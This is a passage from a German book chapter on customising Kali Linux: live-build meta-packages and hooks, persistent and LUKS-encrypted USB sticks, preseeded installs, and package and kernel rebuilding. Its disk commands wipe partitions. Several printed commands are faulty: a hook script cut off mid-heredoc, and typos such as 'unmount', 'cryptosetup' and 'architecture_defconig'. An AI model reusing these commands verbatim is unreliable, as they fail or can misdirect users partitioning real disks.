Mit `package-lists` können Sie nur Pakete aufnehmen, die bereits im offiziellen Kali-Repository enthalten sind. Wollen Sie jedoch benutzerdefinierte Pakete in das Live-Image aufnehmen, müssen Sie die *deb*-Datei in einem *packages.chroot*-Verzeichnis ablegen (z.B. *kali-config/config-gnome/packages.chroot*, wenn Sie die GNOME-Variante erstellen wollen).

Meta-Pakete sind leere Pakete, deren Zweck darin besteht, viele Abhängigkeiten von anderen Paketen zu haben. Sie erleichtern die Installation von Paketsätzen, die Sie häufig zusammen installieren möchten. Das *kali-meta*-Quellpaket erstellt alle von Kali Linux bereitgestellten Meta-Pakete:

- **kali-linux:** das Betriebssystem – wird von allen anderen Meta-Paketen gezogen
- **kali-linux-full:** Standardinstallation von Kali Linux
- **kali-linux-all:** Meta-Paket von allen Meta-Paketen und anderen Paketen (fast alles, was Kali zur Verfügung stellt, ist wirklich riesig!)
- **kali-linux-sdr:** SDR-Tools (Software Defined Radio)
- **kali-linux-gpu:** GPU-basierte Tools (Tools, die die in Ihrer Grafikkarte verfügbare Rechenleistung nutzen)
- **kali-linux-wireless:** drahtlose Assessment- und Analysetools
- **kali-linux-web:** Assessment-Werkzeug für Webanwendungen
- **kali-linux-forensic:** forensische Werkzeuge
- **kali-linux-voip:** Voice-over-IP-Tools
- **kali-linux-pwtools:** Tools zum Knacken von Passwörtern
- **kali-linux-top10:** die zehn beliebtesten Werkzeuge
- **kali-linux-rfid:** RFID-Werkzeuge

Sie können diese Meta-Pakete nutzen, wenn Sie eine benutzerdefinierte Paketliste für *live-build* erstellen. Eine detaillierte Beschreibung der Meta-Pakete finden Sie in Anhang B.

6.3.4 Verwenden von Hooks zum Optimieren des Live-Images

live-build bietet Hooks, die in verschiedenen Schritten des Erstellungsprozesses ausgeführt werden können. Chroot Hooks sind ausführbare Skripte, die Sie als *hooks/live/*.chroot*-Dateien in Ihrem Konfigurationsbaum installieren und die in der Chroot ausgeführt werden. Mit dem Befehl `chroot` können Sie das Stammverzeichnis des Betriebssystems vorübergehend in ein Verzeichnis Ihrer Wahl ändern. Er wird auch von Erweiterungen zum Festlegen eines Verzeichnisses verwendet, in dem sich eine vollständige (alternative) Dateiverzeichnis-Struktur befindet. Das ist auch der Fall bei *live-build*, wo das *chroot*-Verzeichnis das Verzeichnis ist, in dem das Live-Dateisystem vorbereitet wird. Anwendungen, die in einer Chroot gestartet wurden, können nicht außerhalb dieses Verzeichnisses angezeigt werden. Dies gilt auch für die Chroot-Hooks: Sie können nur alle in dieser Chroot-Umgebung verfügbaren Elemente verwenden und ändern. Wir nutzen diese Hooks, um mehrere Kali-spezifische Anpassungen durchzuführen (siehe *kali-config/common/hooks/live/kali-hacks.chroot)*.

Binäre Hooks (*hooks/live/*.binary*) werden im Kontext des Erstellungsprozesses (und nicht irgendwo chrootet) am Ende des Prozesses ausgeführt. Wollen Sie den Inhalt des erstellten ISO-Images ändern, jedoch nicht das Live-Dateisystem, da es zu diesem Zeitpunkt bereits generiert wurde, verwenden Sie diese Funktion in Kali, um einige Änderungen an der Standard-ISO-Linux-Konfiguration vorzunehmen, die durch Live-Build generiert wurden. Sehen Sie sich zum Beispiel *kali-config/common/hooks/live/persistence-menu.binary* an, wo wir die Startmenüeinträge hinzufügen, um die Persistenz[8] zu aktivieren.

6.3.5 Hinzufügen von Dateien zum ISO-Image oder Live-Filesystem

Zu den weiteren Möglichkeiten der Anpassung zählt das Hinzufügen von Dateien im Live-Dateisystem oder im ISO-Image. Sie können Dateien zum Live-System hinzufügen, indem Sie sie an ihrem vorgesehenen Speicherort im *includes.chroot*-Konfigurations-Verzeichnis speichern. Zum Beispiel *kali-config/common/includes.chroot/usr/lib/live/config/0031-root-password* wird im Live-File-System unter */usr/lib/live/config/0031-root-password* zu finden sein.

Live-Boot Hooks

Skripte, installiert als */lib/live/config/xxxx-name*, werden durch das Init-Skript des Live-Boot-Packages ausgeführt. Sie konfigurieren viele Aspekte des Systems neu, um für ein Live-System geeignet zu sein. Sie können eigene Skripte hinzufügen, um Ihr Live-System zur Laufzeit anzupassen. Dies wird insbesondere zum Implementieren eines benutzerdefinierten Startparameters verwendet.

8 Persistenz: das Bestehenbleiben eines Zustandes über eine längere Zeit – Speicherbarkeit von Daten

Sie können Dateien zum ISO-Image hinzufügen, indem Sie sie an ihrem vorgesehenen Speicherort im *includes.binary*-Konfigurationsverzeichnis ablegen. Zum Beispiel können Sie mit `kali-config/common/includes.binary/isolinux/splash.png` das vom ISO-Linux-Bootloader verwendete Hintergrundbild überschreiben (das im Dateisystem unter */isolinux/splash.png* gespeichert ist).

6.4 Hinzufügen von Persistenz auf einem USB-Stick

Wie Sie wissen, besteht die Möglichkeit, Kali Linux nicht nur auf Systemen zu installieren, sondern als sogenanntes Live-System direkt von einem bootfähigen Medium zu starten. Das hat den Nachteil, dass alle Änderungen und gespeicherten Daten bei einem Neustart verloren gehen. Es gibt aber eine Möglichkeit, einem Kali-USB-Stick eine Persistenz hinzuzufügen. Diesen Schritt werde ich in diesem Abschnitt erklären. Diese Funktion wird aktiviert, wenn bei Boot-Parametern das Schlüsselwort *persistence* enthalten ist.

Wenn die Persistenz aktiviert ist, enthält Kali zwei Menüeinträge, die eine Persistenz erlauben (siehe Abbildung 6.13):

- Live USB Persistence
- Live USB Encrypted Persistence

Abb. 6.13: Menüeinträge für Persistenz-Funktion

Ist die Funktion aktiviert, durchsucht der Live-Boot alle Partitionen nach Dateisystemen mit der Bezeichnung *persistence* (die mit dem Boot-Parameter *label=value* über-

schrieben werden können). Das Installationsprogramm richtet die Persistenz der Verzeichnisse, die in der Datei *persistence.conf* aufgelistet sind, auf dieser Partition ein (ein Verzeichnis pro Zeile). Der spezielle Wert */union* ermöglicht die vollständige Persistenz aller Verzeichnisse mit einem Union Mount, einer Überlagerung, in der nur die Änderungen im Vergleich zum zugrunde liegenden Dateisystem gespeichert werden. Die Daten der persistenten Verzeichnisse werden in dem Dateisystem gespeichert, das die entsprechende *persistence.conf*-Datei enthält.

6.4.1 Erstellen einer unverschlüsselten Persistenz auf einem USB-Stick

In Abschnitt 3.2.2 haben Sie bereits einen Kali-Boot-USB-Stick erstellt, den Sie jetzt verwenden können. Dieser Stick sollte idealerweise mindestens 8 GB groß sein, da das ISO-Image ca. 3,5 GB umfasst und noch Platz für die Daten der Verzeichnisse, die Sie behalten möchten, vorhanden sein sollte. Ich gehe davon aus, dass der USB-Stick von Linux als */dev/sdb* erkannt wurde und nur die beiden Partitionen enthält, die Teil des Standard-ISO-Images (*/dev/sdb1* und */dev/sdb2*) sind. Seien Sie sehr vorsichtig, wenn Sie den folgenden Vorgang durchführen. Wichtige Daten sind leicht zerstört, wenn Sie das falsche Laufwerk neu partitionieren.

Um die neue Partition hinzufügen, müssen Sie die Größe des kopierten Images kennen, damit Sie die neue Partition nach dem Live-Image starten können. Verwenden Sie dann `parted`, um die Partition tatsächlich zu erstellen. Die folgenden Befehle analysieren das genannte ISO-Image *kali-linux-2019.2-amd64.iso*, von dem wir annehmen, dass es auch auf dem USB-Stick vorhanden ist:

```
sudo parted /dev/sdb print
start=$(du --block-size=1MB kali-linux-2019.2-amd64.iso | awk '{print $1}')
echo "Size of image is $start MB"
sudo parted -a optimal /dev/sdb mkpart primary "${start}MB" 100%
sudo parted /dev/sdb print
```

Sobald die dritte Partition */dev/sdb3* vorhanden ist, können Sie diese mit dem `mkfs.ext4`-Befehl formatieren – mit dem Parameter `-L` können Sie die Bezeichnung festlegen –, ein ext4-Dateisystem mit der Bezeichnung *persistence*. Die Partition wird dann in das */mnt*-Verzeichnis eingebunden und Sie fügen die notwendige *persistence.conf*-Konfigurationsdatei hinzu. Beim Formatieren eines Datenträgers müssen Sie immer vorsichtig sein, damit Sie keine wertvollen Informationen verlieren, wenn Sie die falsche Festplatte oder Partition formatieren.

```
sudo mkfs.ext4 -L persistence /dev/sdb3
sudo mount /dev/sdb3 /mnt
echo "/ union" >/mnt/persistence.conf
ls -l /mnt
```

```
root@ictekali:/home# parted /dev/sdb print
Model: USB Flash DISK (scsi)
Disk /dev/sdb: 8103MB
Sector size (logical/physical): 512B/512B
Partition Table: msdos
Disk Flags:

Number  Start   End     Size    Type     File system  Flags
 1      32,8kB  3352MB  3352MB  primary               boot, hidden
 2      3352MB  3353MB  754kB   primary

root@ictekali:/home# start=$(du --block-size=1MB kali-linux-2019.2-amd64.iso | awk '{print $1}')
root@ictekali:/home# echo "Size of image is $start MB"
Size of image is 3354 MB
root@ictekali:/home# parted -a optimal /dev/sdb mkpart primary "${start}MB" 100%Information: You may ne

root@ictekali:/home# parted /dev/sdb print
Model: USB Flash DISK (scsi)
Disk /dev/sdb: 8103MB
Sector size (logical/physical): 512B/512B
Partition Table: msdos
Disk Flags:

Number  Start   End     Size    Type     File system  Flags
 1      32,8kB  3352MB  3352MB  primary               boot, hidden
 2      3352MB  3353MB  754kB   primary
 3      3354MB  8103MB  4749MB  primary

root@ictekali:/home# mkfs.ext4 -L persistence /dev/sdb3
mke2fs 1.44.5 (15-Dec-2018)
Creating filesystem with 1159424 4k blocks and 290304 inodes
Filesystem UUID: 77c28df0-4f0d-4eb4-91e1-0868c4209e78
Superblock backups stored on blocks:
        32768, 98304, 163840, 229376, 294912, 819200, 884736

Allocating group tables: done
Writing inode tables: done
Creating journal (16384 blocks): done
Writing superblocks and filesystem accounting information: done

root@ictekali:/home# mount /dev/sdb3 /mnt
root@ictekali:/home# echo "/ union" >/mnt/persistence.conf
root@ictekali:/home# ls -l /mnt
insgesamt 20
drwx------ 2 root root 16384 Jun 20 18:58 lost+found
-rw-r--r-- 1 root root     8 Jun 20 19:00 persistence.conf
root@ictekali:/home#
```

Abb. 6.14: Ausgabe der Partitionierung für die Persistenz

Der USB-Stick ist nun bereit und kann nun mit LIVE USB PERSISTENCE gestartet werden.

6.4.2 Erstellen einer verschlüsselten Persistenz auf einem USB-Stick

Es besteht auch die Möglichkeit, ein Persistenzdateisystem auf verschlüsselten Partitionen zu verarbeiten – was ich vor allem dann empfehle, wenn Kunden- oder auch Daten Ihres Unternehmens auf dem Stick gespeichert werden. Sie können Ihre persistenten Verzeichnisse schützen, indem Sie eine LUKS-verschlüsselte Partition mit den Persistenzdaten erstellen.

Die ersten Schritte sind identisch mit dem der Erstellung einer unverschlüsselten Persistenz, aber Sie dürfen die Partition nicht mit einem *ext4*-Dateisystem formatieren. Stattdessen verwenden Sie `cryptsetup`, um sie als LUKS-Container zu initialisieren. Öffnen Sie dann den Container und richten Sie das *ext4*-Dateisystem wie im unverschlüsselten Setup ein. Verwenden Sie aber statt der */dev/sdb3*-Partition die von `cryptsetup` erstellte virtuelle Partition. Diese virtuelle Partition stellt

den entschlüsselten Inhalt der verschlüsselten Partition dar, die unter dem zugewiesenen Namen unter */dev/mapper* verfügbar ist.

```
sudo cryptsetup --verbose --verify-passphrase luksFormat /dev/sdc3
sudo cryptsetup luksOpen /dev/sdc3 kali_persistence
sudo mkfs.ext4 -L persistence /dev/mapper/kali_persistence
mount /dev/mapper/kali_persistence /mnt
echo "/ union" >/mnt/persistence.conf
unmount /mnt
sudo cryptosetup luksClose /dev/mapper/kali_persistence
```

```
root@ictekali:/home# parted /dev/sdc print
Model: USB Flash DISK (scsi)
Disk /dev/sdc: 8103MB
Sector size (logical/physical): 512B/512B
Partition Table: msdos
Disk Flags:

Number  Start   End     Size    Type     File system  Flags
 1      32,8kB  3352MB  3352MB  primary               boot, hidden
 2      3352MB  3353MB  754kB   primary
 3      3354MB  8103MB  4749MB  primary

root@ictekali:/home# cryptsetup --verbose --verify-passphrase luksFormat /dev/sdc3
WARNUNG: Gerät /dev/sdc3 enthält bereits eine 'crypto_LUKS'-Superblock-Signatur.

WARNING!
========
Hiermit werden die Daten auf »/dev/sdc3« unwiderruflich überschrieben.

Are you sure? (Type uppercase yes): YES
Geben Sie die Passphrase für »/dev/sdc3« ein:
Passphrase bestätigen:
Existing 'crypto_LUKS' superblock signature on device /dev/sdc3 will be wiped.
Schlüsselfach 0 erstellt.
Befehl erfolgreich.
root@ictekali:/home# cryptsetup luksOpen /dev/sdc3 kali_persistence
Geben Sie die Passphrase für »/dev/sdc3« ein:
root@ictekali:/home# mkfs.ext4 -L persistence /dev/mapper/kali_persistence
mke2fs 1.44.5 (15-Dec-2018)
Creating filesystem with 1158912 4k blocks and 289728 inodes
Filesystem UUID: 5ca51add-fe77-43b0-a4fd-f6a36e4f8a71
Superblock backups stored on blocks:
        32768, 98304, 163840, 229376, 294912, 819200, 884736

Allocating group tables: done
Writing inode tables: done
Creating journal (16384 blocks): done
Writing superblocks and filesystem accounting information: done

root@ictekali:/home# mount /dev/mapper/kali_persistence /mnt
root@ictekali:/home# echo "/ union" >/mnt/persistence.conf
root@ictekali:/home# unmount /mnt
bash: unmount: Kommando nicht gefunden.
root@ictekali:/home# umount /mnt
root@ictekali:/home# cryptsetup luksClose /dev/mapper/kali_persistence
root@ictekali:/home#
```

Abb. 6.15: Verschlüsselte Partition in einem persistenten Live-Kali erstellen

6.4.3 Verwenden von mehreren Persistenzspeichern

Es gibt mehrere Anwendungsfälle, für die man Kali-Live-Systeme einsetzen kann, die mehrere Dateisysteme mit unterschiedlichen Bezeichnungen verwenden und in der Startbefehlszeile angeben, welche Dateisysteme für die Persistenzfunktion zuständig sind. Das geschieht mithilfe des Boot-Parameters *persistence-label=Bezeichnung*.

Falls Sie ein Penetrationstester sind, kann es von Vorteil sein, mehrere Dateisysteme zu verwenden. Sie könnten zum Beispiel eine verschlüsselte Persistenzpartition verwenden, wenn Sie für einen Kunden arbeiten, damit die Vertraulichkeit Ihrer Daten gewahrt bleibt, falls der USB-Stick gestohlen oder manipuliert wird. Vielleicht möchten Sie gleichzeitig Kali und einige Werbematerialien präsentieren können, die in einer unverschlüsselten Partition desselben USB-Sticks gespeichert sind. Da Sie die Startparameter nicht bei jedem Start manuell bearbeiten möchten, ist es sinnvoll, ein benutzerdefiniertes Live-Image mit dedizierten Startmenüeinträgen zu erstellen.

Der erste Schritt besteht darin, das benutzerdefinierte Live-ISO zu erstellen (siehe Abschnitt 6.3 und insbesondere Abschnitt 6.3.4). Die Hauptanpassung besteht darin, die *kali-config/common/hooks/live/persistence-menu.binary* zu ändern, damit es wie folgt aussieht:

```
1  #!/bin/sh
2
3  if [ ! -d isolinux ]; then
4      cd binary
5  Fi
6
7  cat >>isolinux/live.cfg <
```

Erstellen Sie das benutzerdefinierte ISO und kopieren Sie es auf den USB-Stick. Anschließend erstellen und initialisieren Sie die beiden Partitionen und Dateisysteme, die für die Persistenz verwendet werden. Die erste Partition ist die unverschlüsselte – als »Demo« bezeichnet – und die zweite Partition – als »customer« bezeichnet – ist verschlüsselt. Angenommen, es handelt sich bei */dev/sdc* um Ihren USB-Stick und die Größe des benutzerdefinierten ISO-Images beträgt 3354 MB, dann würde es folgendermaßen aussehen:

```
8  sudo parted /dev/sdc/ mkpart primary 3354 MB 55 %
9  sudo parted /dev/sdc/ mkpart primary 55% 100%
10 sudo mkfs.ext4 -L demo /dev/sdc3
11 [...]
```

```
mount /dev/sdc3 /mnt
echo "/ union" >/mnt/persistence.conf
umount /mnt
sudo cryptsetup --verbose --verify-passphrase luksFormat /dev/sdc4
[...]
sudo cryptsetup luksOpen /dev/sdc4 kali_persistence
[...]
sudo mkfs.ext4 -L customer /dev/mapper/kali_persistence
[...]
mount /dev/mapper/kali_persistence /mnt
echo "/ union" >/mnt/persistence.conf
umount /mnt
sudo cryptsetup luksClose /dev/mapper/kali_persistence
```

Und das war alles – Sie können nun den USB-Stick booten und bei Bedarf aus den neuen Boot-Menü-Einträgen auswählen!

6.5 »Automatisierte« Installation

In Kapitel 3 wurde beschrieben, wie eine Installation von Kali auf Ihrem System ablaufen kann, aber das war ein manueller Vorgang, bei dem Sie öfter eingreifen mussten. Vor allem, wenn Sie Kali für Penetrationstests bei Kunden nutzen wollen, ist es hilfreich, diesen Vorgang zu automatisieren.

Der Kali-Installer ist, wie auch der von Debian, sehr modular: Sie müssen einfach viele Skripte nacheinander ausführen. Jedes Skript basiert auf *debconf*, das mit Ihnen, dem Benutzer, interagiert und Installationsparameter speichert. Deshalb kann das Installationsprogramm auch durch Debconf-Voreinstellungen automatisiert werden. So können Sie die Antworten auf die Installationsabfragen schon vorab konfigurieren.

6.5.1 Antworten auf Installationsabfragen vorbereiten

Um die Antworten für die »automatisierte« Installation vorzudefinieren, gibt es mehrere Möglichkeiten. Wie Sie sehen werden, hat jede Methode ihre Vor- und Nachteile. Je nachdem, wann die Vorauswahl erfolgt, können unterschiedliche Fragen »gestellt« werden.

Boot-Parameter

Jede der Fragen des Installationsprogramms können Sie mit Boot-Parametern versehen, die in der Kernel-Befehlszeile angezeigt werden, auf die Sie über */proc/cmd-*

line zugreifen. Bei einigen Bootloadern können Sie diese Parameter interaktiv bearbeiten – was vor allem für Testzwecke sinnvoll ist. Wollen Sie die Änderungen jedoch dauerhaft vornehmen, müssen Sie die Bootloader-Konfiguration ändern.

Sie können direkt den vollständigen Bezeichner der Debconf-Fragen verwenden (z.B. *debian-installer/language=de*) oder Abkürzungen für die häufigsten Fragen (wie z.B. *language=de* oder *hostname=kali-pc*). Die vollständige Liste der Aliasse finden Sie im Debian-Installationshandbuch.

Es gibt hinsichtlich der Fragen, die Sie vorab beantworten können, keine Einschränkungen, da die Startparameter zu Beginn des Installationsprozesses verfügbar sind und sehr früh verarbeitet werden. Die Anzahl der Boot-Parameter ist jedoch auf 32 begrenzt und einige davon werden schon standardmäßig verwendet. Sie sollten sich auch bewusst sein, dass das Ändern der Bootloader-Konfiguration manchmal auch komplex sein kann.

Voreinstellungs-Datei in der Initrd

Eine Datei *preseed.cfg* können Sie im Stammverzeichnis *initrd* des Installationsprogramms hinzufügen (das ist die *initrd*, mit der das Installationsprogramm gestartet wird). Normalerweise erfordert dies die Neuerstellung des Debian-Installer-Quellpakets, um eine neue Version der *initrd* zu erstellen. *live-build* bietet jedoch eine bequeme Möglichkeit, das zu tun, wie bereits in Abschnitt 6.3 beschrieben wurde.

Diese Methode unterliegt ebenfalls keinen Einschränkungen für die Fragen, die Sie voreinstellen können, da die konfigurierbare Datei unmittelbar nach dem Start verfügbar ist. In Kali nutzen wir diese Funktionen bereits, um das Verhalten des offiziellen Debian-Installers anzupassen.

Voreinstellungsdatei auf dem Startmedium

Natürlich können Sie eine Voreinstellungsdatei auch auf dem Startmedium (CD, DVD oder USB-Stick) hinzufügen. Die Voreinstellung erfolgt dann, sobald das Medium geladen ist, d.h. direkt nach den Fragen zu Sprache und Tastaturlayout. Der *preseed/file*-Boot-Parameter kann verwendet werden, um den Speicherort der Voreinstellungsdatei anzugeben – z.B. */cdrom/preseed.cfg* bei der Installation von einer CD-ROM oder */hd-media/preseed.cfg* bei einer Installation von einem USB-Stick.

Sie können Antworten auf Sprach- und Länderoptionen nicht festlegen, da die Voreinstellungsdatei erst später im Prozess – sobald die Hardwaretreiber geladen sind – gestartet wird. Es ist aber positiv anzumerken, dass es einfach ist, eine zusätzliche Datei in die generierten ISO-Images einzufügen.

Voreinstellungsdatei aus dem Netzwerk

Sie können eine Voreinstellungsdatei über einen Webserver im Netzwerk verfügbar machen und das Installationsprogramm anweisen, diese Voreinstellungsdatei herunterzuladen, indem Sie den Startparameter *preseed/url=http://server/preseed.cfg* hinzufügen (oder den *URL*-Alias verwenden).

Bedenken Sie, dass bei dieser Methode das Netzwerk zuerst konfiguriert werden muss. Das bedeutet, dass netzwerkbezogene Debconf-Fragen (insbesondere Hostname und Domäne) und alle vorhergehenden Fragen, wie Sprache und Land, mit dieser Methode nicht bearbeitet werden können. Diese Methode wird am häufigsten in Kombination mit den Boot-Parametern verwendet, die diese spezifischen Fragen vorbereiten.

Diese Voreinstellungsmethode ist die flexibelste, da Sie mit ihrer Hilfe die Installationskonfiguration ändern können, ohne das Installationsmedium zu ändern.

6.5.2 Erstellen der Voreinstellungsdatei

Bei der Voreinstellungsdatei handelt es sich um eine reine Textdatei, in der jede Zeile die Antwort auf eine Debconf-Frage enthält. Eine Zeile ist in vier Felder aufgeteilt, die durch »Abstand« (Leerzeichen oder Tabulatoren) voneinander getrennt sind. Zum Beispiel *d-i mirror/suite string kali-rolling*:

- Das erste Feld gibt den Eigentümer der Frage an. Beispielsweise verwendet man »di« für Fragen, die für den Installer relevant sind. Möglicherweise sehen Sie auch einen Paketnamen für Fragen aus den Debian-Paketen – wie in diesem Beispiel *atftd atftpd/use_inetd boolean false*.
- Das zweite Feld ist eine Kennung für die Frage.
- Das dritte Feld listet die Art der Frage auf.
- Das vierte Feld enthält den Wert für die erwartete Antwort. Beachten Sie, dass es vom dritten Feld durch ein einzelnes Leerzeichen getrennt werden muss. Zusätzliche Leerzeichen werden als Teil des Wertes betrachtet.

Der leichteste Weg, eine Voreinstellungsdatei zu schreiben, besteht darin, ein System manuell zu installieren und anschließend `debconf-get-selections --installer` zu verwenden, um die Antworten, die Sie dem Installer gegeben haben, aufzurufen.

Schreiben Sie für eine saubere Lösung die Voreinstellungsdatei selbst. Beginnen Sie dabei mit einem Beispiel und gehen Sie anschließend die Dokumentation durch. Mit diesem Ansatz haben Sie die Möglichkeit, nur die Fragen vorab zu bearbeiten, bei denen die Standardantwort überschrieben werden muss. Geben Sie den Boot-Parameter *priority-critical* an, um Debconf anzuweisen, nur kritische Fragen zu stellen und die Standardantwort für andere zu verwenden.

6.6 Zusammenfassung

In diesem Kapitel haben Sie Informationen zum Ändern von Quellpaketen erhalten, die die Grundbausteine aller in Kali enthaltenen Anwendungen darstellen. Sie haben erfahren, wie Sie den Kali-Kernel anpassen und wie Sie eine verschlüsselte und eine unverschlüsselte USB-Installation erstellen können. Zum Abschluss wurde noch kurz beschrieben, wie man eine Installation so konfiguriert, dass diese automatisch durchgeführt wird.

6.6.1 Kali-Pakete ändern

Wie in diesem Abschnitt beschrieben, kann es vorkommen, dass Sie Anforderungen haben, die mit den offiziellen Paketen nicht abgedeckt werden. In diesem Fall ist das Erstellen eines geänderten Pakets sehr hilfreich, vor allem, wenn Sie Ihre Änderungen innerhalb der Firma teilen bzw. das System später sauber auf einen früheren Zustand zurücksetzen möchten.

Sollten Sie die Software ändern müssen, scheint es die einfachste Variante zu sein, die Quelle herunterzuladen und die Änderungen vorzunehmen und die geänderte Software zu verwenden. Wenn die Anwendung jedoch ein systemweites Setup erfordert (z.B. mit einem `make install`-Schritt), wird Ihr Dateisystem mit unbekannten bis zu *dpkg*-Dateien überflutet und es entstehen bald Probleme, die nicht durch die Paketabhängigkeiten behandelt werden können. Darüber hinaus ist es mühsamer, diese Art von Softwareänderungen zu teilen.

Der Vorgang zum Erstellen eines Pakets ist immer der gleiche: Sie nehmen das Quellpaket und extrahieren es. Anschließend nehmen Sie die Änderungen vor und erstellen das Paket. Für jeden Schritt gibt es häufig mehrere Tools, die sich dafür eignen.

Wenn Sie ein Kali-Paket neu erstellen wollen, laden Sie sich das Quellpaket herunter. Dieses Paket besteht aus einer *dsc*-Datei (Debian-Source-Control) und zusätzlichen Dateien, auf die in dieser »Steuerdatei« verwiesen wird.

Quellpakete sind auf über HTTP zugänglichen Mirrors gespeichert. Der einfachste Weg, diese zu beziehen, ist mit `apt source Source-Package-Name`. Um die Source-Quellen herunterladen zu können, muss in der */etc/apt/source-list* eine Zeile mit *deb-src URL* hinzugefügt werden. Nachdem Sie die Änderung der Datei gespeichert haben, müssen Sie noch `apt-get update` durchführen, um die Index-Datei zu aktualisieren.

Sie können auch mit `dget` (aus dem *devscripts*-Paket) eine *dsc*-Datei mit den dazugehörigen Dateien herunterladen. Für Kali-spezifische Pakete, deren Quellen im Git-Hub-Repository *gitlab.com/kalilinux* gehostet werden, können Sie die Quellen mit *git clone https://gitlab.com/kalilinux/packages/Quellpackage* herunterladen. Soll-

ten Sie dort nicht finden, was Sie suchen, versuchen Sie, in *den kali/master-branch* zu wechseln. Das können Sie mit `git checkout kali/master`.

Wenn Sie das Quellpaket heruntergeladen haben, müssen Sie noch die Pakete von den Quellen installieren, die in der Build-Abhängigkeit aufgeführt sind. Dazu dient der Befehl `sudo apt build-dep ./`, der im Verzeichnis des Pakets ausgeführt werden muss.

Die Aktualisierung eines Quellpakets besteht aus der Kombination einiger der folgenden Schritte:

- Ändern der Versionsnummer, um Ihr Paket vom Original zu unterscheiden – `dch –local Versions-Identifier` – oder andere Paket-Details mit `dch` zu ändern
- Patches mit `patch -p1 < Patch-Datei` oder Ändern der Patch-Reihe mit `quilt`
- Optimierte Einstellungsoptionen finden Sie normalerweise in der Paket-Datei *debian/rules* oder anderen Dateien im *debian*-Verzeichnis

Daraufhin können Sie ein Binär-Paket mit `dpkg-buildpackage -us -uc -b` aus dem Quell-Verzeichnis erstellen. Dabei wird ein nicht-signiertes Binär-Paket erstellt. Das Paket können Sie schließlich mit `dpkg -i Paketname-version-arch.deb` installieren.

6.6.2 Linux-Kernel neu kompilieren

Als fortgeschrittener Anwender von Kali Linux möchten Sie vielleicht Ihren eigenen Kali-Kernel kompilieren, weil Sie den Standard-Kali-Kernel, der mit vielen Funktionen und Treibern ausgestattet ist, verkleinern möchten. Oder aber Sie wollen Treiber und Funktionen hinzufügen. Aber dabei sollten Sie immer bedenken, dass ein falsch konfigurierter Kernel Ihr System destabilisieren kann, und Sie müssen akzeptieren, dass Kali keine Sicherheitsupdates für Ihren benutzerdefinierten Kernel gewährleisten kann.

Für die Kernelmodifikationen benötigen Sie einige Pakete, die Sie mit `sudo apt install build-essential libncurses5-dev fakeroot` auf Ihrem System installieren können.

Der Befehl `sudo apt-cache search ^linux-source` listet die neueste von Kali gepackte Kernel-Version auf und `sudo apt install linux-source-versions-nummer` installiert ein komprimiertes Archiv der Kernel-Quelle unter */usr/src*.

Die heruntergeladene Quelldatei des Kernels sollte mit `tar -xaf` in ein anderes Verzeichnis – wie z.B. *~/kernel* – entpackt werden.

Wenn Sie einen Kernel konfigurieren, dann müssen Sie unbedingt auf folgende Punkte achten:

- Sofern Sie kein fortgeschrittener Benutzer sind, sollten Sie zuerst eine Kernel-Konfigurationsdatei abändern. Die bevorzugte Methode dabei ist es, die Kali-Standardkonfiguration von */boot/config-version-string* nach *~\kernel\linux-source-versionsnummer/.config* zu kopieren. Alternativ können Sie auch den Befehl `sudo make architecture_defconig` ausführen, um eine passende Konfiguration für die angegebene Architektur zu erhalten.
- Das textbasierte Kernel-Konfigurationstool `sudo make menuconfig` liest die *.config*-Datei aus und zeigt Ihnen alle Konfigurationselemente in einem Menü an, in dem Sie navigieren können. Wenn Sie ein Element auswählen, werden dessen Dokumentationen und mögliche Werte angezeigt. Sie können auch neue Werte eingeben. Das gilt auch für die grafischen Kernel-Konfigurationstools, wie z.B. *xconfig* oder *gconfig*.

Wenn Sie in Ihrem Kernel-Quellverzeichnis `sudo make clean` ausgeführt haben, werden alle zuvor kompilierten Dateien entfernt und mit `sudo make deb-pkg` werden bis zu fünf Debian-Pakete generiert. Die *linux-image-version.deb*-Datei enthält das Kernel-Image und die dazugehörigen Module.

Um dann den erstellten Kernel verwenden zu können, müssen Sie auch die erforderlichen Pakete mit `sudo dpkg -i file.deb` installieren. Das Paket *linux-image* ist auf jeden Fall erforderlich. Das Paket *linux-header* ist nur erforderlich, wenn Sie einige externe Kernel-Module installieren müssen. Das ist der Fall, wenn Sie einige *dkms*-Pakete installiert haben; das können Sie mit `sudo dpkg -l "*-dkms" | grep ^ii` überprüfen. Die anderen Pakete benötigen Sie in der Regel nicht.

6.6.3 Benutzerdefinierte ISO-Images erstellen

Da das offizielle Kali-ISO-Image mit Live-Build erstellt wurde, bietet es sich auch an, es für die eigenen ISO-Images zu verwenden. Bei Live-Build handelt es sich um eine Reihe von Skripten, mit denen alle Aspekte der Erstellung eines ISO-Images vollständig automatisiert und angepasst werden können.

Bringen Sie Ihr Kali-System auf den aktuellsten Stand, bevor Sie Live-Build einsetzen. Die Live-Build-Konfiguration von Kali kann mit zwei Befehlen aus dem Git-Repository abgerufen werden:

```
sudo apt install curl git live-build
sudo git clone https://gitlab.com/kalilinux/build-scripts/live-build-
config.git
```

Mit dem Befehl `./build.sh – verbose` können Sie dann ein aktualisiertes, aber noch nicht modifiziertes Kali-ISO-Image erstellen. Der Vorgang wird viel Zeit in Anspruch nehmen, da alle Pakete heruntergeladen werden müssen, um diese

auch einzuschließen. Wenn der Vorgang abgeschlossen ist, finden Sie das neue ISO-Image im *images*-Verzeichnis.

Um nicht die Variante mit Standard-Desktop-Umgebung zu erstellen, müssen Sie dem Befehl `./build.sh – verbose` den Parameter `--variant-Variante` hinzufügen. Die verschiedenen Varianten werden durch das entsprechende Konfigurationsverzeichnis *kali-config/variant-** definiert. Das Standard-Image ist die Variante *Xfce*.

Um das ISO anzupassen, haben Sie in den Konfigurationsverzeichnissen von Live-Build verschiedene Möglichkeiten:

- Pakete können zu einer Live-ISO hinzugefügt (oder auch entfernt) werden, indem die *package/lists/*.list.chroot*-Dateien geändert werden.
- Benutzerdefinierte Pakete können in das Live-Image durch Hinzufügen der *dep*-Dateien in das *packages.chroot*-Verzeichnis gelegt werden. Ihre Installation kann mit der *preseed/*.cfg*-Datei vorbereitet werden.
- Sie können Dateien zum Live-Dateisystem hinzufügen, indem Sie sie an ihrem vorgesehenen Speicherort im *includes.chroot*-Konfigurationsverzeichnis ablegen.
- Sie können Skripte während des Chroot-Setup-Prozesses des Live-Systems ausführen, wenn Sie diese als *hooks/live/*.chroot*-Datei installieren. Sie können Skripte auch beim Booten des generierten Live-Images ausführen: Sie müssen sicherstellen, dass diese in */usr/lib/live/config/xxx-name* installiert werden, indem Sie sich zum Beispiel auf *includes.chroot* beziehen.
- Das Debian-Live-System-Handbuch ist eine hervorragende Referenz für Live-Build-Konfigurationen und -Tests.

